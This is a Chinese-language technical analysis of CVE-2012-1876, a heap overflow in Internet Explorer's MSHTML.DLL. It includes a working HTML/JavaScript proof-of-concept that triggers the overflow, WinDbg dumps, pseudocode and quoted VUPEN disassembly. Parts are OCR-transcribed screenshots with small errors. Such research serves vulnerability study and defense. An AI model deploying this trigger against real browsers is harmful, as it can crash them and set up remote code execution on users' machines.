CVE-2012-1876 MSHTML.DLL 堆溢出漏洞分析

by KK

MSHTML.DLL 模块中的函数 CTableLayout::CalculateMinMax 在循环向一块缓冲区(从堆上分配)写入数据时，会以 HTML 页面中<col>元素的”span”属性作为控制循环次数的变量。如果”span”属性的值设置得不当，即会发生堆溢出。当用户访问由攻击者构造的恶意 HTML 页面时，攻击者若成功利用该漏洞，可实现远程代码执行。

来自 VUPEN 的漏洞研究团队在 Pwn2own 2012 上，正是结合使用了这个漏洞，成功实现了在 WIN7 SP1 上对 IE 9 的 Exploit。近日其官方博客新鲜出炉了技术文章《Advanced Exploitation of Internet Explorer Heap Overflow (Pwn2Own 2012 Exploit)》，详细介绍了该漏洞的成因，以及 Bypass ASLR+DEP 的技术细节。笔者在对其文中给出的 POC 进行了一番调试后，特意撰此文，以备忘。

构造如图 1 所示的 POC 会使 CTableLayout::CalculateMinMax 函数被调用两次，第一次是在页面加载时；第二次是在 over_trigger 里重新设置了<col>元素的 width 属性和 span 属性后。

```
<html>
<body>
<table style="table-layout:fixed" >
        <col id="132" width="41" span="1" >  </col>
</table>
<script>
function over_trigger() {
        var obj_col = document.getElementById("132");
        obj_col.width = "42765";
        obj_col.span = 1000;
}
setTimeout("over_trigger();",1);
</script>
</body>
</html>
```

图 1

CTableLayout::CalculateMinMax 函数的原型为：

```
void __thiscall CTableLayout::CalculateMinMax(CTableLayout* theTableLayoutObj,
                                              LPVOID lpUnknownStackBuffer)
```

其中第一个参数 theTableLayoutObj 即为<table>标签在内存中的对象，在其内存偏移 0x84 字节处是一个数组 TableElementArray，数组成员为<table>标签的中的元素在内存中的对象。在 POC 中(如图 1 所示)，<table>标签中只有一个<col>元素。所以 theTableLayoutObj 对象的 TableElementArray 数组中只有一个类型为 CTableCol 的对象 theTableColObj，如图 2 所示：

```
Breakpoint 0 hit
eax=ffffffff ebx=06104ea8 ecx=00412802 edx=ffffffff esi=00000000 edi=0365c9e4
eip=3db46aa5 esp=0365c788 ebp=0365c9a0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CTableLayout::CalculateMinMax:
3db46aa5 8bff            mov     edi,edi
0:008> dd poi(@esp+4)
06104ea8  3db53f10 06142f28 05faafb8 3db57378
06104eb8  00000001 00000000 0108080d ffffffff
06104ec8  00000000 00000000 00000000 ffffffff
06104ed8  0001e26c 000091b4 00000000 00000000
06104ee8  00000000 00412802 00000000 00000000
06104ef8  00000000 00000001 ffffffff ffffffff
06104f08  ffffffff ffffffff 3db4f6d4 00000004
06104f18  00000004 061b7ff0 3db4f6d4 00000004
0:008> ln poi(poi(@esp+4))
(3db53f10)   mshtml!CTableLayout::`vftable'    |  (3db54050)   mshtml!CTableLayoutBlock::`vftable'
```

```
0:008> dd poi(poi(@esp+4)+84)
06000ff0  05088fd0 c0c0c0c0 c0c0c0c0 c0c0c0c0
06001000  ???????? ???????? ???????? ????????
06001010  ???????? ???????? ???????? ????????
06001020  ???????? ???????? ???????? ????????
06001030  ???????? ???????? ???????? ????????
06001040  ???????? ???????? ???????? ????????
06001050  ???????? ???????? ???????? ????????
06001060  ???????? ???????? ???????? ????????
0:008> ln poi(poi(poi(poi(@esp+4)+84)))
(3db98be0)   mshtml!CTableCol::`vftable'    |  (3db51030)   mshtml!CTableSection::`vftable'
```

图 2

在对象 theTableColObj 的内存中偏移 0xC 字节处，保存着一个 CAttrArray 对象指针 theTableColAttrArray。在 theTableColAttrArray 对象内存偏移 0xC 字节处，是一块 0x40 字节大小的缓冲区 theTableColAttrInfoBuffer,用于保存<col>元素属性的信息，如图 3 所示




图 3

当 CTableLayout::CalculateMinMax 第一次被调用时，<col>的 span 属性的值是初始化的“1”，所以在地址 0x060a0fec 上保存的值为 1。其中 0x80010005,0x800103EA, 0x3E9 这些值应该用于标识不同属性的类型

在对象 theTableLayoutObj 内存偏移 0x54 字节处是成员变量 SpanSum，保存着<table>标签中所有<col>元素的”span”属性的和。在 POC 中，<table>中只有一个<col>元素，并且其”span”属性为”1”,所以 SpanSum 的值为 1。假如<table>中有如下两个<col>元素

```
<table  style="table-layout:fixed"  >
          <col  id="132"  width="1"  span="5"  >   </col>
          <col  id="125"  width="1"  span="4"  >   </col>
 </table>
```

那么 SpanSum 的值为 9(5+4☺)

在对象 theTableLayoutObj 内存中偏移 0x94 处是成员变量 SpanSum2,在 CTableLayout::CalculateMinMax 函数中，会比较 SpanSum2 和 SpanSum 这两个值得大小。如果(SpanSum2 << 2)小于 SpanSum，那么则会调用 CImplAry::EnsureSizeWorker 分配一块大小为 0x1C*SpanSum 的内存，如图 4 所示：




图 4

在 CalculateMinMax 第一次被调用时，SpanSum2 的值为 0，所以会调用 EnsueSizeWorker 来分配内存。虽然 SpanSum 的值为 1，但是在 EnsureSizeWorker 函数中至少会分配 0x1C*4 字节的内存。为行文方便，将此处分配的内存命名为 ColTableLayoutBuffer,其起始地址将保存在对象 theTableLayoutObj 内存偏移 0x9C 字节处。在内存分配之后，SpanSum2 的值会被改写为 SpanSum*4=4

CalculateMinMax 函数随后会执行到一个两层循环结构中，最外层循环的控制变量为 SpanSUm,最内层循环的控制变量为每个 col 元素的 span 属性的值。其逻辑可用以下伪代码来表示

```
int i= 0;
while(i < SpanSum)
{
    CTableCol* theTableColObj = theTableLayoutObj->TableElementArray[i*4]
    int col_span = theTableColObj->GetAAspan();  //获得 col 元素的 span 属性

    //判断 col 元素是否设置了 width 属性
    if(theTableColObj->CUnitValue::IsNullOrEnum())
    {
        for(int j=0; j<col_span; j++)
        {
```

```
            int cur_offset = (i + j) * 0x1C
            AdjustForCol@CTableColCalc(&ColTableLayoutBuffer[cur_offset],width)
        }
    }
    i += col_span
}
```

在 AdjustForCol 函数中，会向缓冲区 ColTableLayoutBuffer[cur_offset]中写入 col 元素 width 属性的值。

POC 中,over_trigger 函数会重新设置 col 元素的 width 属性和 span 属性，使得 CalculateMinMax 被第二次调用， 此时 theTableLayoutObj 对象的成员变量 SpanSum 和 SpanSum2 的值却没有发生改变(SpanSum=1,SpanSum2=4)，而且此时(SpanSum2 << 2)与 SpanSum 的值相等，所以不会再重新分配内存。这样，再次执行之前提到的两重循环时，缓冲区 ColTableLayoutBuffer 的大小仍是 4*0x1C 字节。

但是在对最内层循环变 col_span 赋值时，GetAASpan()函数返回的是却是在 over_trigger 函数里为 span 属性设置的新值——1000，于是在循环向实际大小为 0x70 字节的堆缓冲区 ColTableLayoutBuffer 写入数据时将发生溢出!

最后再说两句，写完以上文字的时候，回头又翻看了一下前言部分提到的 VUPEN 的文章，发现其对 SpanSum 的值和我分析的有一些出入，如图 5 所示，其有一行注释里写道“SPAN attribute value at offset+0x54”,此处的“SPAN”也就是我文中的 SpanSum。如果 VUPEN 的这篇文章是是结合图 1 所示 POC 撰写的，那么这个 SPAN 应该是 1!

This latter function will basically create a buffer, affect it to the "mshtml!CTableLayout" and try to fill it with style information from columns. The process begins by retrieving the SPAN attribute from the "mshtml!CTableLayout" object in order to compute a buffer size:

```
;
; In function CTableLayout::CalculateMinMax() - mshtml.dll (IE8)
;
3CF66A69 MOV EBX,DWORD PTR SS:[ARG.1]       // CTableLayout reference
3CF66A6C PUSH ESI
3CF66A6D MOV ESI,DWORD PTR SS:[ARG.2]
3CF66A70 MOV EAX,DWORD PTR DS:[ESI+28]
3CF66A73 MOV DWORD PTR SS:[LOCAL.36],EAX
3CF66A79 MOV EAX,DWORD PTR DS:[EBX+54]     // SPAN attribute value at offset +0x54
3CF66A7C MOV DWORD PTR SS:[ARG.1],EAX      // updating first argument
[...]
3CEED309 LEA ESI,[EBX+90]                  // sub-struct in CTableLayout at +0x90
3CEED30F JL 3CFBA54A                       // [ESI+8] is null at this time
3CEED315 CMP EDX,DWORD PTR DS:[ESI+8]      // EDX from ARG1
3CEED318 JBE SHORT 3CEED32D
3CEED31A PUSH 1C                           // Arg1 = 1C
3CEED31C MOV EAX,EDX                       // SPAN = 6
3CEED31E MOV EDI,ESI                       // sub-struct of CTableLayout at +0x90
3CEED320 CALL CImplAry::EnsureSizeWorker   // buffer creation
```

图 5

如图 6 所示，如果有一个<col>元素，span 设为 1，那么 theTableLayoutObj+0x54 处的 Span Sum(SPAN)值为 1.





图 6

如图 7 所示，如果有两个<col>元素，span 分别设为 4 和 5，那么 theTableLayoutObj+0x54 处的 SpanSum(SPAN)值为 9


POC - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
html>
<body>
<table style="table-layout:fixed" >
<col id="132" width="2" span="4" > </col>
<col id="123" width="2" span="5" > </col>
</table>
<script>
function over_trigger() {
var obj_col = document.getElementById("132");
obj_col.width = "42765";
obj_col.span = 1000;
}
ver_trigger();
</script>
</body>
</html>
Pid 752 - WinDbg:6.11.0001.404 X86
File Edit View Debug Window Help
Command
ModLoad: 72c90000 72c99000 C:\WINDOWS\system32\wdmaud.drv
ModLoad: 72c80000 72c88000 C:\WINDOWS\system32\msacm32.drv
ModLoad: 77bb0000 77bc5000 C:\WINDOWS\system32\MSACM32.dll
ModLoad: 77ba0000 77ba7000 C:\WINDOWS\system32\midimap.dll
ModLoad: 74650000 7467a000 C:\WINDOWS\system32\msimtf.dll
(2f0.360): Break instruction exception - code 80000003 (first chance)
eax=7ffdf000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=7c92120e esp=05e5ffcc ebp=05e5fff4 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=0038 gs=0000 efl=00000246
ntdll!DbgBreakPoint:
7c92120e cc int 3
0:017> g
ModLoad: 63380000 63434000 C:\WINDOWS\system32\jscript.dll
Breakpoint 0 hit
eax=ffffffff ebx=04efaea8 ecx=00412802 edx=ffffffff esi=00000000 edi=0365c9e4
eip=3db46aa5 esp=0365c788 ebp=0365c9a0 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
mshtml!CTableLayout::CalculateMinMax:
3db46aa5 8bff mov edi,edi
0:008> dd ebx+54 l1
04efaefc 00000009